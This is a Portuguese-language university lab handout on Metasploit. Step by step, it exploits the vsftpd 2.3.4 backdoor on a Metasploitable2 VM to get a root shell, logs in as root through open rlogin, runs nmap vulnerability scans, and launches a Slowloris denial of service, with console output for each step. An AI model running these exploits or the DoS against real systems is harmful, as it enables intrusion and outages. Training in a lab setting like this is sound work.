Insper

Laboratório exploração de vulnerabilidades com Metasploit

Professor Rodolfo Avelino

Objetivo

Desenvolver habilidades em teste de vulnerabilidade de sistemas, aplicando uma metodologia eficaz. Além disso, empregar ferramentas e recursos para detectar e explorar vulnerabilidades nos sistemas analisados.

Realizar o download (e instalação) da máquina virtual para o laboratório.

Download:
https://sourceforge.net/projects/metasploitable/files/Metasploitable2/metasploitable-linux-2.0.0.zip/download

Conhecendo e praticando o Metasploit

Os exercícios a seguir serão executados na máquina Metasploitable2. Para efeitos de exemplo nos scripts vamos assumir o IP 192.168.68.131 para a máquina alvo. Lembre-se de tomar nota do IP de sua máquina virtual Metasploitable2 e alterar no momento oportuno o ip dos scripts dos exercícios. Para descobrir o IP, se autentique com as credenciais: user: msfadmin; password: msfadmin.

Exemplo 1 – explorando backdoor com metasploit

Na porta 21 da máquina virtual Metasploitable2 está em execução o processo vsftpd, um servidor FTP popular. Esta versão específica contém uma backdoor que foi inserida no código-fonte por um intruso. A backdoor foi rapidamente identificada e removida, mas não antes de algumas pessoas fazerem o download. Se for enviado um nome de usuário que termine na sequência :) ‘[uma cara feliz], a versão backdoored abrirá um shell de escuta na porta 6200. Podemos demonstrar isso com telnet ou usar o módulo Metasploit Framework para explorá-lo automaticamente. Para este exercício utilizaremos o Metasploit Framework:

1) iniciei o Metasploit com o comando:
msfconsole

2) Agora vamos carregar o exploit que vai explorar o serviço vsftpd por meio do comando “use exploit/unix/ftp/vsftpd_234_backdoor”.

msf > use exploit/unix/ftp/vsftpd_234_backdoor

3) execute o comando *show targets* para exibir os exploits disponíveis para a execução do exploit. No caso da figura abaixo será apresentado a target com o ID 0.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic
```

selecione o target com o ID 0.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set target 0
target => 0
```

Agora vamos configurar a variável do exploit para executar no HOST metasploitable2. Na sequência execute o exploite com o comando *exploit*.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.68.131
rhosts => 192.168.68.131
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.68.131:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.68.131:21 - USER: 331 Please specify the password.
[+] 192.168.68.131:21 - Backdoor service has been spawned, handling...
[+] 192.168.68.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.68.131:6200) at 2021-07-28 12:47:53 -0300
```

A última linha da figura indica que você já tem a shell do alvo

([*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.68.131:6200))


Agora você pode executar os comandos na máquina alvo.

Exemplo 2

Na máquina Metasploitable as portas TCP 512, 513 e 514 são conhecidas como serviços "r" e foram configuradas incorretamente para permitir acesso remoto de qualquer host. Para tirar vantagem disso, certifique-se de que o cliente "rsh-client" esteja instalado (apt-get install rsh-client) e execute o seguinte comando com o seu usuário root local:

rlogin -l root IPDOALVO

Se for solicitada uma chave SSH, isso significa que as ferramentas rsh-client não foram instaladas e sua máquina está usando SSH por padrão. Instale o rsh-client!



Exemplo 3 – escaneando vulnerabilidades

O Metasploit também possuí o módulo de scan de vulnerabilidades do Nmap. Para isso basta executar o comando a seguir no msfconsole:

msf6 > db_nmap -v --script vuln IPDOALVO

```
msf6 > db_nmap -v --script vuln 192.168.68.131
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-28 16:03 -03
[*] Nmap: NSE: Loaded 105 scripts for scanning.
[*] Nmap: NSE: Script Pre-scanning.
[*] Nmap: Initiating NSE at 16:03
[*] Nmap: NSE Timing: About 47.83% done; ETC: 16:04 (0:00:35 remaining)
[*] Nmap: Completed NSE at 16:04, 34.72s elapsed
[*] Nmap: Initiating NSE at 16:04
[*] Nmap: Completed NSE at 16:04, 0.00s elapsed
[*] Nmap: Pre-scan script results:
[*] Nmap: | broadcast-avahi-dos:
[*] Nmap: |   Discovered hosts:
[*] Nmap: |     224.0.0.251
[*] Nmap: |   After NULL UDP avahi packet DoS (CVE-2011-1002).
[*] Nmap: |_  Hosts are all up (not vulnerable).
[*] Nmap: Initiating Ping Scan at 16:04
[*] Nmap: Scanning 192.168.68.131 [2 ports]
[*] Nmap: Completed Ping Scan at 16:04, 0.00s elapsed (1 total hosts)
[*] Nmap: Initiating Parallel DNS resolution of 1 host. at 16:04
[*] Nmap: Completed Parallel DNS resolution of 1 host. at 16:04, 0.13s elapsed
[*] Nmap: Initiating Connect Scan at 16:04
[*] Nmap: Scanning 192.168.68.131 [1000 ports]
[*] Nmap: Discovered open port 25/tcp on 192.168.68.131
```

Tenha um pouco de paciência…. a execução deste script demora um pouquinho.


Exemplo 4 – Ataque DOS

Durante o scan foi detectado que a máquina está vulnerável ao ataque http-slowloris, que permite ao atacante executar um ataque de negação de serviço:

```
|_http-server-header: Apache/2.4.10 (Debian)
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
```

Insper

Antes de explorarmos o alvo, vamos confirmar que a página do alvo está no ar. Por meio do navegador de sua máquina hospedeira digite o número ip da máquina alvo.



Agora vamos carregar o módulo slowloris no msfconsole:
msf6 > use auxiliary /dos/http/slowloris

Em seguida vamos indicar o alvo
msf6 auxiliary(dos/http/slowloris) > set rhosts IPDOALVO

Por fim executar o ataque.
msf6 auxiliary(dos/http/slowloris) > run

Insper

```
msf6 > use auxiliary /dos/http/slowloris

Matching Modules
================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  auxiliary/dos/http/slowloris  2009-06-17       normal  No     Slowloris Denial of Service Attack


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/http/slowloris

[*] Using auxiliary/dos/http/slowloris
msf6 auxiliary(dos/http/slowloris) > set rhosts 192.168.68.131
rhosts => 192.168.68.131
msf6 auxiliary(dos/http/slowloris) > run
[*] Running module against 192.168.68.131

[*] Starting server...
[*] Attacking 192.168.68.131 with 150 sockets
[*] Creating sockets...
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
```

Perceba que durante a execução do ataque a página não estará funcional. Retorne na página e clique nos links para testar.